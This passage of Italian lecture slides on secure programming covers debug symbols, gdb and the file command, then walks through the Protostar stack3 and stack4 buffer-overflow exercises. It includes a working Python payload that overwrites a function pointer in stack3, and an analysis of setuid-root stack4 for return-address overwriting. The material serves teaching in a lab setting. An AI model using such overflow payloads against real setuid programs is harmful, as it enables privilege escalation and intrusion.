6       }
```

Conseguenza

(Il debugging di **`hello_world`** è comodissimo)

Il debugger è in grado, istante per istante, di associare ad ogni simbolo informazioni estese:

- nome file;
- numero riga;
- Tipo (intero, float);
- natura (testo, dati);
- campo di visibilità.

Il tutto in presenza di un binario NON ottimizzato.

- Repetita iuvant!

Simboli dinamici

(I simboli NON sono annotati con i sorgenti!)

Si rimuovano i simboli di debug da **`hello_world`**:

```
strip --strip-debug hello_world
```

Si produca una backtrace dentro **`greet()`**:

```
gdb ./hello_world
b greet
r
bt
```

Notate qualcosa di strano?

Simboli dinamici

(I simboli NON sono annotati con i sorgenti!)

```
[andreoli@nb-andreolini stack3]$ gdb -q ./hello_world
Reading symbols from ./hello_world...(no debugging symbols found)...done.
(gdb) b greet
Breakpoint 1 at 0x40054a
(gdb) r
Starting program: /home/andreoli/Documenti/Didattica/2016-17/programmazione-sicura/sli
de/8-corruzione-memoria/8-esempi/stack3/hello_world

Breakpoint 1, 0x000000000040054a in greet ()
(gdb) bt
#0  0x000000000040054a in greet ()
#1  0x0000000000400570 in main ()
(gdb) list
No symbol table is loaded.  Use the "file" command.
(gdb)
```

Conseguenza

(Il debugging di `hello_world` è scomodo)

Il debugger non è più in grado di associare ad ogni simbolo informazioni estese.

→ Non è possibile effettuare il listato del programma.

→ Non è possibile sapere dove sono definiti i simboli.

La backtrace è ancora disponibile, ma è "numerica".

Nessun simbolo

(Il debugger non "capisce" più alcun simbolo; bisogna fornirgli indirizzi)

Si rimuovano tutti i simboli da **`hello_world`**:

```
strip -s hello_world
```

Si produca una backtrace dentro **`greet()`**:

```
gdb ./hello_world
b greet
r
bt
```

Notate qualcosa di strano?

Nessun simbolo

(Il debugger non "capisce" più alcun simbolo; bisogna fornirgli indirizzi)

```
[andreoli@nb-andreolini stack3]$ gdb -q ./hello_world
Reading symbols from ./hello_world...(no debugging symbols found)...done.
(gdb) b greet
Function "greet" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (greet) pending.
(gdb) r
Starting program: /home/andreoli/Documenti/Didattica/2016-17/programmazione-sicura/sli
de/8-corruzione-memoria/8-esempi/stack3/hello_world
Hello, world!
[Inferior 1 (process 21734) exited normally]
(gdb)
```

Conseguenza

(Il debugging di **`hello_world`** è un incubo)

Il debugger non conosce più alcun simbolo.

Neanche quelli definiti in **`hello_world`**.

Se volete far funzionare il debugger, dovete immettere gli indirizzi esadecimali dei simboli di interesse.

In bocca al lupo.

Identificazione presenza di simboli

(Tramite il comando **`file`**)

È necessario ogni volta disassemblare un file eseguibile per dedurre la presenza di simboli?

No.

Il comando **`file`** identifica e stampa il tipo di un file. Se il file è un oggetto fondibile o eseguibile, **`file`** fornisce numerose informazioni extra.

Un esempio concreto

(Informazioni sull'eseguibile **`hello_world`**)

```
[andreoli@nb-andreolini stack3]$ file hello_world
hello_world: ELF 64-bit LSB executable, x86-64, version 1
 (SYSV), dynamically linked, interpreter /lib64/ld-linux-
x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=450695b0
9d2a9981805a307a4c0e6ae30ff7aee7, not stripped, with debu
g_info
[andreoli@nb-andreolini stack3]$
```

Un esempio concreto

(Informazioni sull'eseguibile **`hello_world`**)

```
[andreoli@nb-andreolini stack3]$ file hello_world
hello_world: ELF 64-bit LSB executable, x86-64, version 1
 (SYSV), dynamically linked, interpreter /lib64/ld-linux-
x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=450695b0
9d2a9981805a307a4c0e6ae30ff7aee7, not stripped, with debu
g_info
[andreoli@nb-andreolini stack3]$
```

Formato eseguibile: Executable and Linkable Format (ELF).

Un esempio concreto

(Informazioni sull'eseguibile **`hello_world`**)

```
[andreoli@nb-andreolini stack3]$ file hello_world
hello_world: ELF 64-bit LSB executable, x86-64, version 1
 (SYSV), dynamically linked, interpreter /lib64/ld-linux-
x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=450695b0
9d2a9981805a307a4c0e6ae30ff7aee7, not stripped, with debu
g_info
[andreoli@nb-andreolini stack3]$
```

Oggetto a 64 bit.

Un esempio concreto

(Informazioni sull'eseguibile **`hello_world`**)

```
[andreoli@nb-andreolini stack3]$ file hello_world
hello_world: ELF 64-bit LSB executable, x86-64, version 1
 (SYSV), dynamically linked, interpreter /lib64/ld-linux-
x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=450695b0
9d2a9981805a307a4c0e6ae30ff7aee7, not stripped, with debu
g_info
[andreoli@nb-andreolini stack3]$
```

Segue la convenzione Least Significant Bit (Little Endian).

Un esempio concreto

(Informazioni sull'eseguibile **`hello_world`**)

```
[andreoli@nb-andreolini stack3]$ file hello_world
hello_world: ELF 64-bit LSB executable, x86-64, version 1
 (SYSV), dynamically linked, interpreter /lib64/ld-linux-
x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=450695b0
9d2a9981805a307a4c0e6ae30ff7aee7, not stripped, with debu
g_info
[andreoli@nb-andreolini stack3]$
```

File binario eseguibile.

Un esempio concreto

(Informazioni sull'eseguibile **`hello_world`**)

```
[andreoli@nb-andreolini stack3]$ file hello_world
hello_world: ELF 64-bit LSB executable, x86-64, version 1
 (SYSV), dynamically linked, interpreter /lib64/ld-linux-
x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=450695b0
9d2a9981805a307a4c0e6ae30ff7aee7, not stripped, with debu
g_info
[andreoli@nb-andreolini stack3]$
```

Architettura hardware AMD 64 bit.

Un esempio concreto

(Informazioni sull'eseguibile **`hello_world`**)

```
[andreoli@nb-andreolini stack3]$ file hello_world
hello world: ELF 64-bit LSB executable, x86-64, version 1
 (SYSV), dynamically linked, interpreter /lib64/ld-linux-
x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=450695b0
9d2a9981805a307a4c0e6ae30ff7aee7, not stripped, with debu
g_info
[andreoli@nb-andreolini stack3]$
```

Versione 1 del formato ELF (per sistemi SYSV).

Un esempio concreto

(Informazioni sull'eseguibile **`hello_world`**)

```
[andreoli@nb-andreolini stack3]$ file hello_world
hello_world: ELF 64-bit LSB executable, x86-64, version 1
 (SYSV), dynamically linked, interpreter /lib64/ld-linux-
x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=450695b0
9d2a9981805a307a4c0e6ae30ff7aee7, not stripped, with debu
g_info
[andreoli@nb-andreolini stack3]$
```

Il collegamento con le librerie è dinamico (a tempo di esecuzione, tramite librerie condivise).

Un esempio concreto

(Informazioni sull'eseguibile **`hello_world`**)

```
[andreoli@nb-andreolini stack3]$ file hello_world
hello_world: ELF 64-bit LSB executable, x86-64, version 1
 (SYSV), dynamically linked, interpreter /lib64/ld-linux-
x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=450695b0
9d2a9981805a307a4c0e6ae30ff7aee7, not stripped, with debu
g_info
[andreoli@nb-andreolini stack3]$
```

L'"interprete" del file eseguibile è il caricatore dinamico **`ld-linux`**. Il suo compito è la creazione dell'immagine del processo.

Un esempio concreto

(Informazioni sull'eseguibile **`hello_world`**)

```
[andreoli@nb-andreolini stack3]$ file hello_world
hello_world: ELF 64-bit LSB executable, x86-64, version 1
 (SYSV), dynamically linked, interpreter /lib64/ld-linux-
x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=450695b0
9d2a9981805a307a4c0e6ae30ff7aee7, not stripped, with debu
g_info
[andreoli@nb-andreolini stack3]$
```

La prima versione del kernel compatibile con l'interprete.

Un esempio concreto

(Informazioni sull'eseguibile **`hello_world`**)

```
[andreoli@nb-andreolini stack3]$ file hello_world
hello_world: ELF 64-bit LSB executable, x86-64, version 1
 (SYSV), dynamically linked, interpreter /lib64/ld-linux-
x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=450695b0
9d2a9981805a307a4c0e6ae30ff7aee7, not stripped, with debu
g_info
[andreoli@nb-andreolini stack3]$
```

Identificatore univoco (Hash SHA-1) associato al processo di compilazione del file.
È usato per identificare tale processo in fase di debug.

Un esempio concreto

(Informazioni sull'eseguibile **`hello_world`**)

```
[andreoli@nb-andreolini stack3]$ file hello_world
hello_world: ELF 64-bit LSB executable, x86-64, version 1
 (SYSV), dynamically linked, interpreter /lib64/ld-linux-
x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=450695b0
9d2a9981805a307a4c0e6ae30ff7aee7, not stripped, with debu
g_info
[andreoli@nb-andreolini stack3]$
```

Il file eseguibile ha una tabella dei simboli dinamica.

Un esempio concreto

(Informazioni sull'eseguibile **`hello_world`**)

```
[andreoli@nb-andreolini stack3]$ file hello_world
hello_world: ELF 64-bit LSB executable, x86-64, version 1
 (SYSV), dynamically linked, interpreter /lib64/ld-linux-
x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=450695b0
9d2a9981805a307a4c0e6ae30ff7aee7, not stripped, with debu
g_info
[andreoli@nb-andreolini stack3]$
```

Il file eseguibile ha una tabella dei simboli di debug.

Beep! Beep! Information overload!

(A che serve tutta questa interessantissima roba?)

Raccolta informazioni

(Analisi di **`/opt/protostar/bin/stack3`**)

Si lanci il comando **`file`** sul binario eseguibile **`stack3`**:

```
file /opt/protostar/bin/stack3
```

Tale file:

- ha la tabella dei simboli dinamici (not stripped);
- non ha la tabella dei simboli di debug.

Che cosa si è scoperto?

(Non sono disponibili annotazioni, ma è possibile stampare indirizzi di funzioni)

È possibile analizzare **`stack3`** con un debugger.

Non si otterranno di certo splendide backtrace durante l'esecuzione.

No annotation guys. Sorry.

Tuttavia, sarà possibile ottenere l'indirizzo delle funzioni definite nel programma.

Grazie alla tabella dei simboli statici.

Stampa di indirizzi di simboli

(Tramite il comando **`print`** di **`gdb`**)

Il comando **`print`** di **`gdb`** stampa espressioni.

Tra cui gli indirizzi dei simboli!

```
$ gdb -q /path/to/exec
(gdb) p sym
$1 = {type} address <sym>
```

Un abbozzo di attacco

(Recupero ed iniezione dell'indirizzo di **`win`** in un buffer)


Si recupera l'indirizzo della funzione **`win()`** tramite la funzionalità **`print`** di **`gdb`**.

Si costruisce un input di 64 caratteri 'a' seguito dall'indirizzo in formato Little Endian.

Si passa l'input a **`stack3`** via pipe (STDIN).

L'albero di attacco

(Stack-based buffer overflow – sovrascrittura di un puntatore a funzione)



Calcolo dell'indirizzo di `win()`

(Tramite il comando `print` di `gdb`)

Si avvii il debugger con l'immagine di **`stack3`** e si stampi l'indirizzo di **`win()`**:

```
$ gdb -q /opt/protostar/bin/stack3
(gdb) p win
$1 = {void (void)} 0x8048424 <win>
```

Preparazione dell'input

('a' * 64 + LE(0x8048424))

L'input richiesto può essere preparato tramite lo statement Python seguente:

```
python -c "print 'a' * 64 + '\x24\x84\x04\x08'"
```

Riempitore di di **buffer**

Indirizzo di **win()** in formato Little Endian

Esecuzione dell'attacco

(Let's put all the pieces together)

Si esegua il comando seguente (tutto su una riga) per condurre l'attacco:

```
echo
$(python -c "print 'a' * 64 +
'\x24\x84\x04\x08'") |
/opt/protostar/bin/stack3
```

Risultato

(Il puntatore a funzione **`fp`** è stato modificato correttamente)

```
host_rsa_key
Could not load host key: /etc/ssh/ssh_host_dsa_key
.
Starting MTA: exim4.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Restarting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 protostar tty1

protostar login: user
Password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ echo $(python -c "print 'a' * 64 + '\x24\x84\x04\x08'") | /opt/protostar/bin/s
tack3
calling function pointer, jumping to 0x08048424
code flow successfully changed
$ _
```

Una quinta sfida

(https://exploit-exercises.com/protostar/stack4/)

"Stack4 takes a look at overwriting saved EIP and standard buffer overflows."

Il programma in questione si chiama **`stack4`** e l'eseguibile relativo ha il seguente percorso:

`/opt/protostar/bin/stack4`

Obiettivo della sfida

(Modifica del flusso di esecuzione di un processo)

Eseguire la funzione **`win()`** a tempo di esecuzione.

Raccolta informazioni

(Metodi di input)


Il programma **`stack4`** accetta input localmente, da tastiera o da altro processo (tramite pipe).

L'input è una stringa generica.

Non sembra esistere altro modo per fornire input al programma.

Help!

(Non c'è alcuna variabile esplicita da sovrascrivere! Che si fa?)



Una domanda
(Fondamentale)


All'interno dello spazio degli indirizzi di un processo esiste una locazione di memoria che, se modificata, altera il flusso di esecuzione dello stesso?

Se esiste, la si modifica con un input ben calibrato e si vince la sfida!

- Posto che tale cella stia in memoria DOPO la cella iniziale di **`buffer`**.
- Sapete, è scomodo scrivere memoria "all'indietro"…

La risposta

(Ci sarebbe la cella "Indirizzo di ritorno" nello stack frame corrente…)



L'indirizzo di ritorno

(Contiene l'indirizzo della prossima istruzione dopo il ritorno da funzione)


L'indirizzo di ritorno è una cella di dimensione pari all'architettura (4 byte nel caso di Protostar).

Esso contiene l'indirizzo della prossima istruzione che il processore eseguirà al termine della funzione descritta dallo stack frame.

Sovrascrivere l'indirizzo di ritorno implica saper controllare il flusso di esecuzione del processo.

Piazzamento dell'indirizzo di ritorno

(Viene dopo le variabili locali, ma non è ad esse contiguo)



Un'idea di attacco

(Sovrascrittura dell'indirizzo di ritorno con l'indirizzo di **`win()`**)

Un attacco semplice ma efficace può essere la sovrascrittura dell'indirizzo di ritorno con quello della funzione **`win()`**.


- Si distrugge il valore precedente di EBP (in mezzo tra **`buffer`** e l'indirizzo di ritorno).
- Poco importa; se l'esecuzione viene dirottata, la modifica del vecchio EBP è l'ultimo di problemi.

Lista della spesa

(Cosa serve per realizzare l'attacco?)

Per realizzare tale attacco, occorre identificare:

- l'indirizzo della cella di memoria contenente l'indirizzo di ritorno;
- l'indirizzo di **`buffer`**;
- l'indirizzo della funzione **`win()`**.



Analisi del binario **`stack4`**

(Inizialmente, tramite il comando **`file`**)

Si estraggano informazioni sul binario eseguibile **`stack4`** tramite il comando **`file`**:

`file /opt/protostar/bin/stack4`

```
$ file /opt/protostar/bin/stack4
/opt/protostar/bin/stack4: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (S
YSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.18, not stripped
```

`stack4` è SETUID
(**`root`**? Da verificare)

`stack4` ha la tabella dei simboli dinamica (non quella di debug)

Analisi dei permessi

(**stack4** è SETUID **root**)

Si visualizzino i metadati di **stack4**:

```
$ ls -l /opt/protostar/bin/stack4
-rwsr-xr-x 1 root root 22860 Nov 24
2011 /opt/protostar/bin/stack4
```

stack4 è SETUID **root**.

→ Esegue con i diritti di **root**.

Sempre? Bisogna vedere se abbassa i privilegi.

Analisi dei simboli dinamici

(**`stack4`** non abbassa i privilegi)

Si stampi la tabella dei simboli dinamici:

```
objdump -T /opt/protostar/bin/stack4
```

`stack4` non usa **`setuid()`** & Co.

→ Non abbassa i privilegi.

→ Ha i diritti di **`root`** per l'intera esecuzione.

Piano d'azione

(Con ciò che si ha a disposizione)

Come si possono ottenere gli indirizzi richiesti?
Non si hanno simboli di debug → il debugger enuncia al più i nomi delle funzioni.
Si hanno simboli dinamici e statici → Il debugger conosce gli indirizzi di funzioni e variabili.

IDEA: lanciare **`stack4`** sotto debugger, eseguirlo passo passo e studiare a mano layout dello stack e posizione di **`win()`**.

Individuazione del frame corretto

(Quello che contiene la variabile **`buffer`**)

Qual è lo stack frame in cui ci si deve fermare per analizzare lo stack?

È lo stack frame contenente **`buffer`**.

La variabile inondata.

→ Lo stack frame richiesto è quello di **`main()`**.

